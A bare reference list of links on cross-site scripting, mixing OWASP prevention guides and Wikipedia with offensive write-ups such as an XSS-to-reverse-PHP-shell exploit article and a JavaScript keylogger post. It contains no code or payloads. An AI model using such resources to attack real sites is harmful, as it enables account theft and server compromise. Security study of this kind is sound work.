- http://cdn.ttgtmedia.com/searchSoftwareQuality/downloads/XSS_Chapter05.pdf
- http://www.net-security.org/dl/articles/AdvancedXSS.pdf
- https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet
- https://www.owasp.org/index.php/Data_Validation
- http://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.exploit-db.com/vbseo-from-xss-to-reverse-php-shell
- https://www.idontplaydarts.com/2011/05/javascript-keylogger-in-jquery
- http://www.blackhat.com/presentations/bh-europe-08/McFeters-Rios-Carter/Presentation/bh-eu-08-mcfeters-rios-carter.pdf